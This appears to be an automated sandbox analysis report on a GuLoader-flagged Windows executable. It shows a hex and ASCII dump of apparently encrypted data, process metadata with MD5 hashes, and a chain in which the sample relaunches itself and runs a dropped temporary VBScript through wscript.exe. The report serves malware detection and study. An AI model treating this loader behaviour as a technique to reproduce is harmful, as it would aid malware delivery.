48 48 bc f0 3e 3a 82 e8 91 28 22 11 91 fd 50 31 d0 48 57 96 73 6f 6f ab 25 0c 11 ac 70 08 53 83 83 3f b8 3e c5 49 ba 0a e0 6c cd 20 3a db 77 67 8e fb 36 1e cb 1f 01 03 9a 71 8e 49 ed 61 2c 69 21 ad ce f9 ee ff ec 84 8e 6d 86 db b8 3f b7 03 e2 7f 24 ba 8c 67 c8 40 b0 eb df 8a b4 91 9b 4f 28 1a 3b 00 71 28 06 b7 a3 84 fa b2 23 5c 4c 76 b9 6d c0 ea b6 ba 5f 07 9a 82 96 5b b9 53 9d 33 fd 1b e9 51 5d 11 32 aa ab 37 a4 e9 e4 ed 8f 5f a9 dd 16 e8 f1 02 6d 5d 93 67 0b b1 97 41 ba 80 65 d4 cc ba 7e b1 6e be 4b 0a b7 2c 68 50 ad 15 84 32 c1 47 3e 78 a2 f0 ac 5e f6 53 15 d2 d0 93 e0 68 65 1c ab 21 69 d6 3b e3 69 9c 2b 10 57 7b 25 d8 99 a9 23 1e 80 6a 8b d0 4c c9 98 5f 04 ad 20 6e 20 e0 d4 86 3d d5 78 c0 6 3 00 93 0d 76 4f fd ab d5 50 53 0c fd ae b8 f8 84 03 9c dc 98 09 3d 1f 8f 80 de 9c d3 a6 97 0b fa 1a 66 11 63 4d 31 1f 06 d7 7e 4c ea b2 0d 17 00 0e 9f e1 20 97 00 06 32 b2 d4 a3 8a ef 7a 40 7f dd 0c 11 b7 be c1 20 e1 bb 88 08 d8 e9 42 02 00 36 78 93 28 da 41 52 f9 96 9e c3 54 a2 68 b6 e1 93 f8 b8 d3 15 6d 42 73 42 64 ce 30 64 40 c6 a3 ef ed a2 d8 77 ce b3 d0 4e 87 51 cd 57 42 a7 9e 1f fa 7c 71 00 a0 0e f5 10 6a ff 84 ee f7 d2 d0 7f 20 ec 19 ab 75 73 9c 02 41 31 3d 88 d3 19 ed 16 29 30 07 c6 5c c1 5b bd a4 4b 02 bc c6 24 24 f2 cb 2e 0a a2 1f a2 53 16 ba b6 66 85 70 87 87 55 7d 12 44 66 c1 b9 46 4e 1e a0 dc 7a e0 ca 8e 6e f8 1e 4b 3f 65 f2 b4 35 8e 12 2c b3 7e 16 04 83 d2 5c fc e9 9c 64 d2 98 66 e9 42 4b 0b ac c1 11 2d 8f b1 c5 d1 d1 42 8f 51 31 10 c8 d8 11 45 dc 86 c1 8d 93 9d fc 44 9e 32 ca e0 fd 73 d9 cb f8 37 88 87 1a 45 0a f7 90 fa bf 49 a3 1e a6 e2 63 d3 da f7 1b 8c 3f 3b 56 fb 73 f5 5f 71 11 31 66 d6 a5 55 70 d9 61 44 e9 9b b0 85 de fb 08 cd 1c 25 be 35 70 a8 a7 e5 cf 5a 84 5c 38 1c 17 6f 9d 76 dc 00 90 ed fe dc 0d 05 78 e6 0d 3a 4e 21 91 4b d0 be 33 d8 76 6b 2f a1 2e 04 7e 82 b9 70 76 a4 7d ab 74 97 51 50 8d 2a 97 c2 65 8a Data Ascii: 1yigfh6XZfmwNvNd^D!}bDTQz3LAAQ1#5D2s7EIc?;Vs_q!g[ocoD]}fD=q\==U<ttpdTne\E"$ ~pv}ao, @./S `rH3xc'(`r{dz?`%2yJ,4"q+nx#c[=~"MTwDZL}.2(:U4v|*WFgK6=em{]q$FpUHH>:("P1HWsoo%pS?>Il :wg6qIa,i!m?$g@O (;q(#\Lvm_[S3Q]27_m]gAe~nK,hP2G>x^She!i;i+W{%#jL_ n =xcvOPS=fcM1~L 2z@ B6x(ARThmBsBd0d@wNQWB|qj usA1=)0\[K$$.SfpU}DfFNznK?e5,~\dfBK-BQ1ED2s7EIc?;Vs_q1fUpaD%5pZ\8ovx:N!K3vk/.~pv}tQP*e

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Fec9qUX4at.exe PID: 1304 Parent PID: 5516

General

Start time:	09:50:05
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Fec9qUX4at.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Fec9qUX4at.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	2046B941817392E3815535FCCB1F39DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.348987507.0000000004F50000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: Fec9qUX4at.exe PID: 1152 Parent PID: 1304

General

Start time:	09:51:04
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Fec9qUX4at.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Fec9qUX4at.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	2046B941817392E3815535FCCB1F39DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: wscript.exe PID: 808 Parent PID: 1152

General

Start time:	09:52:15
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\wqhhwuvojbjzckdf.vbs'
Imagebase:	0x1090000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Deleted

Disassembly

Code Analysis